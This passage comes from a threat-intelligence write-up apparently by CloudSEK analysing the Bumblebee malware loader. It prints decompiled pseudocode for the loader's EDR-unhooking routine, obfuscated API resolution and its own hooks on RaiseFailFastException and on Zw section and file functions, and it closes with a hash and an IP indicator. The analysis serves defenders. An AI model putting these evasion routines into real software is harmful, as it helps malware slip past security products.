- Calls function *sub\_10005D40* to perform unhooking. The following data is passed to the function:
  - First Arg: Mapped Address of fresh copy of DLL
  - Second Arg: Same as sub\_10005B90
  - Third Arg: Same as sub\_10005B90
  - Fourth Arg: Same as sub\_10005B90
  - Fifth Arg: Same as sub\_10005B90

- After unhooking, the mapped view is released via the *UnMapViewOfFile* API.

```

Mapped_DLL_BaseAddress = 0;
v14 = 0;
hObject = 0;
strcpy(ProcName, "2createFileA");
strcpy(v6, "3createFileMappingA");
strcpy(v7, "4apViewOfFile");
kernel32_handle = GetModuleHandleW(L"kernel32.dll");
ProcName[0] = 67;
CreateFileA_addr = GetProcAddress(kernel32_handle, ProcName);
ProcName[0] = 52;
v6[0] = 67;
CreateFileMappingA_addr = GetProcAddress(kernel32_handle, v6);
v6[0] = 55;
v7[0] = 77;
MapViewOfFile_addr = GetProcAddress(kernel32_handle, v7);
v7[0] = 48;
v14 = (CreateFileA_addr)(a1, 0x80000000, 1, 0, 3, 0, 0);
if ( v14 != -1 )
{
    hObject = (CreateFileMappingA_addr)(v14, 0, 16777218, 0, 0, 0);
    if ( hObject != -1 )
    {
        Mapped_DLL_BaseAddress = (MapViewOfFile_addr)(hObject, 4, 0, 0, 0);
        sub_10005D40(Mapped_DLL_BaseAddress, dll_handle, offset_function_list, a4, ptr_NtProtectVirtualMemory);
    }
}
UnMapViewOfFile(Mapped_DLL_BaseAddress);
CloseHandle(hObject);
return CloseHandle(v14);
}

```

### Operations performed by function *sub\_10005B90*

The logic used for unhooking is straightforward. The malware compares the target function in the loaded module in memory against the function defined in the mapped module via *MapViewOfFile*. If both the codes don't match, the content from the mapped module is written to the loaded module, to restore the state to that of the mapped version from the hard disk.

The malware goes through the exports of the loaded DLL and performs a string match against the set of function names stored as an array in a loop. The *sub\_10005930* is responsible for string matching.

```

while ( *(offset_function_list + 4 * v45) )// checks for string match
{
    v34 = strlenA(*(offset_function_list + 4 * v45));
    if ( v34 <= v35 )
        v33 = v34;
    else
        v33 = v35;
    if ( !sub_10005930(lpString, *(offset_function_list + 4 * v45), v33) )
    {
        v48 = 1;
        break;
    }
    ++v45;
}

```

### String match against the set of function names

When the function name in the array of the malware matches the exported function from the loaded module, the flag is set to [v8] and breaks from the loop. This occurs in the following steps:

- The malware stores the addresses of functions from both modules(loaded and mapped).
- Then the loaded and mapped function codes are checked for hooks, by identifying dissimilarities in the code. If the loaded code is the same as the mapped one, it breaks from the loop and continues to iterate through the remaining functions.

```

j
if ( v48 ) // string matches
{
loaded_code = (*(v31 + 4 * *(v32 + 2 * i)) + dll_handle);
mapped_code = (*(v31 + 4 * *(v32 + 2 * i)) + Mapped_DLL_BaseAddress);
v33 = 0;
v44 = 0;
v49 = 0;
for ( j = 0; j < 25; ++j ) // cmp both modules instructions
{
v16 = 0;
v17 = 0;
v18 = 0;
v19 = 0;
v12 = 0;
v13 = 0;
v14 = 0;
v15 = 0;
loaded = loaded_code + v44;
mapped = &mapped_code[v44];
v28 = sub_10001040(loaded_code + v44, &v16); // loaded code check
v44 += v28;
if ( *loaded == *mapped )
{
v24 = sub_10001040(mapped, &v12); // mapped code check
if ( v24 == v28 )
{
if ( j )
break;
}
else
{
v49 = 1;
}
}
else
{
v49 = 1;
}
}
}
}

```

*Malware matches the exported function*

If the loaded code is not the as same as the mapped code, then the following operations are performed by the malware for unhooking:

- *VirtualQueryEx* API is called to retrieve the base address of the page containing the target function.
- Then *NtProtectVirtualMemory* API is used for changing permissions of the page containing the function code (READ\_WRITE\_EXECUTE).
- *VirtualQuery* is used again to check for permission; whether the page is writable or not.
- Function *sub\_10005890* is called to restore the loaded module with the contents of the mapped module. Now the functions in the mapped and loaded modules are in the same state.

```

...
if ( v39 ) // if not same then unhooks
{
    v23 = 0;
    NtProtectVirtualMemory_ptr = ptr_NtProtectVirtualMemory;
    Buffer.BaseAddress = 0;
    Buffer.AllocationBase = 0;
    Buffer.AllocationProtect = 0;
    Buffer.RegionSize = 0;
    Buffer.State = 0;
    Buffer.Protect = 0;
    Buffer.Type = 0;
    loaded_module = loaded_code;
    hCurrProcess = GetCurrentProcess();
    if ( VirtualQueryEx(hCurrProcess, loaded_module, &Buffer, 0x1Cu) == 28 )
    {
        v22 = 4096;
        loaded_module_baseAddr = Buffer.BaseAddress;
        v6 = GetCurrentProcess();
        if ( !NtProtectVirtualMemory_ptr(v6, &loaded_module_baseAddr, &v22, 64, &v23) )
        {
            VirtualQuery(loaded_code, &v8, 0x1Cu);
            if ( v8.Protect == 64 )
                sub_10005890(loaded_code, mapped_code, v39); // unhooks any hooks and restores code
        }
    }
}
}

```

*Malware does not match the exported function*

After clearing all the hooks in the selected functions, the malware installs hooks.

Functions *RaiseFailFastException* from *kernel32.dll* and *api-ms-win-core-errorhandling-l1-1-2.dll* are hooked. Then the detour function *sub\_100057F0* hijacks the control flow when the above functions are called by the system after hooking is done by the malware.

```

}
dword_100091B0[dword_100091F0++] = sub_100045E0(
    "kernel32.dll",
    "RaiseFailFastException",
    sub_100057F0,
    &unk_10009234,
    0);
dword_100091B0[dword_100091F0++] = sub_100045E0(
    "api-ms-win-core-errorhandling-l1-1-2.dll",
    "RaiseFailFastException",
    sub_100057F0,
    &unk_10009234,
    1);
...

```

## Installing hooks

Function `sub_100057F0` simply returns the call.

```
1 void stdcall sub_100057F0(int a1, int a2, int a3)
2 {
3     ;
4 }
```

## Function `sub_100057F0`

The embedded DLL has a hooking strategy similar to that of the Bumblebee loader. Various functions used by the system, while loading a DLL module, are hooked and `wups.dll` is loaded to trigger the chain.

```
1);
RtlInitUnicodeString(&DestinationString, L"wups.dll");
dword_100091B0[dword_100091F0++] = sub_10004630(::hModule, ZwMapViewOfSection, sub_10004C50, &dword_10009200);
dword_100091B0[dword_100091F0++] = sub_10004630(::hModule, ZwOpenSection, sub_10004FF0, &dword_10009214);
dword_100091B0[dword_100091F0++] = sub_10004630(::hModule, ZwCreateSection, sub_10004BC0, &dword_1000920C);
dword_100091B0[dword_100091F0++] = sub_10004630(::hModule, ZwOpenFile, sub_10004F20, &dword_100091F8);
dword_100091F4 = GetCurrentThreadId();
v11 = LdrLoadDll(0, 0, &DestinationString, &hModule);
```


## Hooking of the functions used while loading DLL and loading of `wups.dll`

Target API	Detour Function
ZwMapViewOfSection	sub_10004C50
ZwOpenSection	sub_10004FF0
ZwCreateSection	sub_10004BC0
ZwOpenFile	sub_10004F20

## Code Upgrades In The Wild

After analyzing many samples in the wild we observed code modifications in the loader.





*Prominent code modifications done in Bumblebee loader ever since its discovery*

The extreme left sample in the image above is the one we have covered in this report. As we can see from the logic flow of the loader, the malware developer has modified the loader code in the other two samples. All the samples observed in the wild are 64 bit DLL modules with an exported function that has a randomly generated string as the function name. This can be justified by the fact that code plays a major role in whether the malware is detected by security products. To circumvent this hurdle, malware developers make changes to the code and the malware design.

Newer loader samples in the wild contain various payloads, such as cobaltStrike beacons and Meterpreter shells, unlike the custom bumblebee payload seen in the first generation.

## Indicators of Compromise (IoCs)

---

### Binary

**f98898df74fb2b2fad3a2ea2907086397b36ae496ef3f4454bf6b7125fc103b8**

---

### IPv4

**45.147.229.23:443**

---

Author Details




Anandeshwar Unnikrishnan

Threat Intelligence Researcher , CloudSEK

Anandeshwar is a Threat Intelligence Researcher at CloudSEK. He is a strong advocate of offensive cybersecurity. He is fuelled by his passion for cyber threats in a global context. He dedicates much of his time on Try Hack Me/ Hack The Box/ Offensive Security Playground. He believes that “a strong mind starts with a strong body.” When he is not gymming, he finds time to nurture his passion for teaching. He also likes to travel and experience new cultures.

- 
- 



Aastha Mittal

Total Posts: 0

Technical Writer at CloudSEK

×



Anandeshwar Unnikrishnan

Threat Intelligence Researcher , CloudSEK

Anandeshwar is a Threat Intelligence Researcher at CloudSEK. He is a strong advocate of offensive cybersecurity. He is fuelled by his passion for cyber threats in a global context. He dedicates much of his time on Try Hack Me/ Hack The Box/ Offensive Security Playground. He believes that “a strong mind starts with a strong body.” When he is not gymming, he finds time to nurture his passion for teaching. He also likes to travel and experience new cultures.

- 
- 

#### Latest Posts

- A person wearing a dark hoodie is seen from behind, looking at a wall of glowing red text and code, resembling a terminal or a data center display.
- A person in a white shirt is looking out of a window. The view outside shows a bright blue sky with white clouds and a white architectural element.
- A woman's face is shown with green tentacles emerging from her hair. Below her face is a screen displaying the text "System Locked".

- 

